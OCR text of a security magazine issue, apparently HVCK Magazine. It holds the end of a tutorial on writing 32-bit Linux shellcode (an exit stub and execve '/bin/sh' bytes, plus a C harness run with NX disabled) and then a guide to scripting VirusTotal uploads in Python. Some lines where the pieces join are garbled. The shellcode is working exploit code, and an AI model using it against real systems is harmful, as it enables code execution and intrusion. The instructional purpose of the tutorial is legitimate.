So, the bytes we need are `31 c0 b0 01 cd 80`. Replace the code at the top (`run.c`) with:

```
/*
run.c - a small skeleton program to run shellcode
*/
// bytecode here
char code[] = "\x31\xc0\xb0\x01\xcd\x80";

int main(int argc, char **argv) {
  int (*func)();             // function pointer
  func = (int (*)()) code;   // func points to our shellcode
  (int)(*func)();            // execute a function code[]
  // if our program returned 0 instead of 1,
  // so our shellcode worked
  return 1;
}
```

Now, compile and run:

```
gcc -z execstack -m32 -o run run.c
./run
echo $?
```



> `-z execstack` Turn off the NX protection to make the stack executable

Our program returned 0 instead of 1, so our shellcode worked.

example2. spawning a linux shell.


Let's go to writing a simple shellcode that spawns a shell (`example2.asm`):

```
; example2.asm - spawn a linux shell.
; author @cocomelonc
; nasm -f elf32 -o example2.o example2.asm
; ld -m elf_i386 -o example2 example2.o && ./example2
; 32-bit linux

section .data
  msg: db '/bin/sh'

section .bss

section .text
  global _start    ; must be declared for linker

_start:            ; linker entry point

  ; xoring anything with itself clears itself:
  xor eax, eax     ; zero out eax
```


```
  xor ebx, ebx    ; zero out ebx
  xor ecx, ecx    ; zero out ecx
  xor edx, edx    ; zero out edx

  mov al, 0xb     ; mov eax, 11: execve
  mov ebx, msg    ; load the string pointer to ebx
  int 0x80        ; syscall

  ; normal exit
  mov al, 1       ; sys_exit system call (mov eax, 1) with remove null bytes
  xor ebx, ebx    ; no errors (mov ebx, 0)
  int 0x80        ; call sys_exit
```

To compile it use the following commands:

```
nasm -f elf32 -o example2.o example2.asm
ld -m elf_i386 -o example2 example2.o
./example2
```



As you can see our program spawn a shell, via `execve`:



Note: `system("/bin/sh")` would have been a lot simpler right? Well the only problem with that approach is the fact that `system` always drops privileges.

So, `execve` takes 3 arguments:

- The program to execute - EBX
- The arguments or `argv(null)` - ECX
- The environment or `envp(null)` - EDX


This time, we'll directly write the code without any null bytes, using the stack to store variables (`example3.asm`):

```
; run /bin/sh and normal exit
; author @cocomelonc
; nasm -f elf32 -o example3.o example3.asm
; ld -m elf_i386 -o example3 example3.o && ./example3
; 32-bit linux

section .bss

section .text
  global _start    ; must be declared for linker

_start:            ; linker entry point

  ; xoring anything with itself clears itself:
  xor eax, eax     ; zero out eax
  xor ebx, ebx     ; zero out ebx
  xor ecx, ecx     ; zero out ecx
  xor edx, edx     ; zero out edx

  push eax         ; string terminator
  push 0x68732f6e ; "hs/n"
```

```
  push 0x69622f2f ; "ib//"
  mov ebx, esp    ; "//bin/sh",0 pointer is ESP
  mov al, 0xb     ; mov eax, 11: execve
  int 0x80        ; syscall
```


Now, let's assemble it and check if it properly works and does not contain any null bytes:

```
nasm -f elf32 -o example3.o example3.asm
ld -m elf_i386 -o example3 example3.o
./example3
objdump -M intel -d example3
```



Then, extract byte code via some bash hacking and `objdump`:

```
objdump -d ./example3|grep '[0-9a-f]:'|grep -v 'file'|cut -f2 -d:|cut -f1-6 -d' '|tr -s ' '|tr '\t' '
'|sed 's/ $//g'|sed 's/ /\\x/g'|paste -d '' -s |sed 's/^/"/'|sed 's/$/"/g'
```



So, our shellcode is:


```
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\xb0\x0b\xcd\x80"
```

Then, replace the code at the top (`run.c`) with:

```
/*
run.c - a small skeleton program to run shellcode
*/
// bytecode here
char code[] =
"\x31\xc0\x31\xdb\x31\xc9\x31\xd2\x50\x68\x6e\x2f\x73\x68\x68\x2f\x2f\x62\x69\x89\xe3\xb0\x0b\xcd\x80";

int main(int argc, char **argv) {
  int (*func)();             // function pointer
  func = (int (*)()) code;   // func points to our shellcode
  (int)(*func)();            // execute a function code[]
  // if our program returned 0 instead of 1,
  // so our shellcode worked
  return 1;
}
```

Compile and run:


```
gcc -z execstack -m32 -o run run.c
./run
```



As you can see, everything work per
shellcode and inject it into a proc

> This is a practical case f

In the next part, I'll go to create



rfectly. Now, you can use this
cess.

for educational purpose only.

e a reverse TCP shellcode.

All supporting files for these tutorials can be found at the **HVCK Magazine** git repo https://github.com/hvckmagazine/Issue-4-2022

Malware analysis: using online tools

This post is the result of my own research on how use API of online tools like VirusTotal and MalShare for basic analysis of malware sample.

I will create simple Python based tool for uploading malware samples to VirusTotal and MalShare.

VirusTotal API

You have likely utilized the services of the https://virustotal.com website on multiple occasions to determine whether binaries contain malicious code or to test your own creations.

VirusTotal is a service that is currently owned by Google but was formerly run as a separate enterprise.
In the beginning, it was centered on a cloud-hosted platform that would accept malware samples for upload from anywhere, provide some brief metadata, and then scan the suspect file with many different anti-virus products, reporting the signature name that would match the file. Initially, it was centered around a cloud-hosted platform.


You would also be able to receive an idea of the number of other people who had uploaded the item, as well as (occasionally) an indicator if the file was a part of a software package that was recognized for its high quality.

After a period of time, the website acquired a huge number of samples, and the people in charge of maintaining it came to the conclusion that it would be advantageous to expand the service in order to give analysts access to the massive malware library that had been accumulated.


Today, the service makes available a large quantity of data free of charge. In addition, clients who pay for the service

can gain access to even more features, which make it possible to investigate the library in more depth, conduct searches using a sophisticated query language, and more.

This service offers free API access.
After account registration, you can obtain an API key:



However, there is one limitation that is not essential for our research purposes - *4 requests per minute*:



To authenticate with the API, you must include your personal API key in the `x-apikey` header of all requests.

Practical case

written by
zhassulan zhussupov
https://cocomelonc.github.io/

example 1

Now that we have an API key, we can start making queries against the public API. I see no reason to retell the documentation, but I will use `curl` commands and `python3` code snippets in following examples.

For retrieving information about a file by it's ID (`SHA-256`, `SHA-1` or `MD5` hash of the file) via curl:

```
curl -v --request GET --url '<https://www.virustotal.com/api/v3/files/{id}>' --header
 'x-apikey: <your API key>'
```

or via Python3:

```
import sys
import requests
import hashlib

vt_url = "<https://www.virustotal.com/api/v3>"
h = hashlib.sha256()

with open(sys.argv[1], 'rb') as file:
    data = file.read(1024)
    while len(data) > 0:
        h.update(data)
        data = file.read(1024)

fid = h.hexdigest()
r = requests.get("{}/files/{}".format(vt_url, fid),
    headers = headers)
if r.ok:
    print (r.json())
```

For upload and analyse a file and if the file to be uploaded is not bigger than `32MB` we can just run via curl:

```
curl --request POST --url <https://www.virustotal.com/api/v3/files> \\
    --header 'accept: application/json' \\
    --header 'content-type: multipart/form-data' \\
    --header 'x-apikey: <your API key>'
    --form file=@<filename>
```

or via Python3:

```
import requests

vt_url = "<https://www.virustotal.com/api/v3>"

headers = {
    "accept": "application/json",
    "content-type": "multipart/form-data"
}

files = {"file" : (
    os.path.basename(sys.argv[1]),
    open(os.path.abspath(sys.argv[1]), "rb"))
}

r = requests.post("{}/files".format(vt_url),
        headers = headers, files = files)

if r.ok:
    print(r.json())
```

which returns to us an analysis `ID`. Then, for getting analysis result just run via curl:

```
curl --request GET \\
  --url <https://www.virustotal.com/api/v3/analyses/{id}> \\
  --header 'x-apikey: <your API key>'
```

or via Python3:

```
import requests

vt_url = "<https://www.virustotal.com/api/v3>"
analyses_id = "123"

headers = {"accept": "application/json", "x-apikey: <your API key>"}

re = requests.get(url = "{}/analyses/{}".format(vt_url, analyses_id), headers = header
s)

if r.status_code == 200:
    print(r.json())
```

Finally, I created simple tool which can serve as starting point for your own advanced tools:

```
import os
import sys
```

```
import time
import json
import requests
import argparse
import hashlib

# for terminal colors
class Colors:
    BLUE = '\\033[94m'
    GREEN = '\\033[92m'
    YELLOW = '\\033[93m'
    RED = '\\033[91m'
    PURPLE = '\\033[95m'
    ENDC = '\\033[0m'

# VirusTotal API key
VT_API_KEY = "Your API key"

# VirusTotal API v3 URL
VT_API_URL = "<https://www.virustotal.com/api/v3/>"

# upload malicious file to VirusTotal and analyse
class VT:
    def __init__(self):
        self.headers = {
            "x-apikey" : VT_API_KEY,
        }

    def upload(self, malware_path):
        print (Colors.BLUE + "upload file: " + malware_path + "..." + Colors.ENDC)
        self.malware_path = malware_path
        upload_url = VT_API_URL + "files"
        files = {"file" : (
            os.path.basename(malware_path),
            open(os.path.abspath(malware_path), "rb"))
        }
        print (Colors.YELLOW + "upload to " + upload_url + Colors.ENDC)
        try:
            res = requests.post(upload_url, headers = self.headers, files = files)
        except:
            print (Colors.RED + "failed to upload PE file, cannot send API req :(" + C
olors.ENDC)
            sys.exit()
        else:
            if res.status_code == 200:
                result = res.json()
                self.file_id = result.get("data").get("id")
                print (Colors.YELLOW + self.file_id + Colors.ENDC)
                print (Colors.GREEN + "successfully upload PE file: OK" + Colors.ENDC)
            else:
                print (Colors.RED + "failed to upload PE file :(" + Colors.ENDC)
                print (Colors.RED + "status code: " + str(res.status_code) + Colors.EN
DC)
                sys.exit()

    def analyse(self):
        self.results = None
        print (Colors.BLUE + "get info about the results of analysis..." + Colors.END
```

```
C)
        analysis_url = VT_API_URL + "analyses/" + self.file_id
        try:
            res = requests.get(analysis_url, headers = self.headers)
        except:
            print (Colors.RED + "failed to get info, cannot send API req :(" + Colors.
ENDC)
            sys.exit()
        else:
            if res.status_code == 200:
                print (res.json())
                self.results = res.json()
            else:
                print (Colors.RED + "failed to get results of analysis :(" + Colors.EN
DC)
                print (Colors.RED + "status code: " + str(res.status_code) + Colors.EN
DC)
                self.results = None
        return self.results

    def run(self, malware_path):
        self.upload(malware_path)
        self.analyse()

if __name__ == "__main__":
    parser = argparse.ArgumentParser()
    parser.add_argument('-m','--mal', required = True, help = "PE file path for scanni
ng")
    args = vars(parser.parse_args())
    vt = VT()
    vt.run(args["mal"])
```

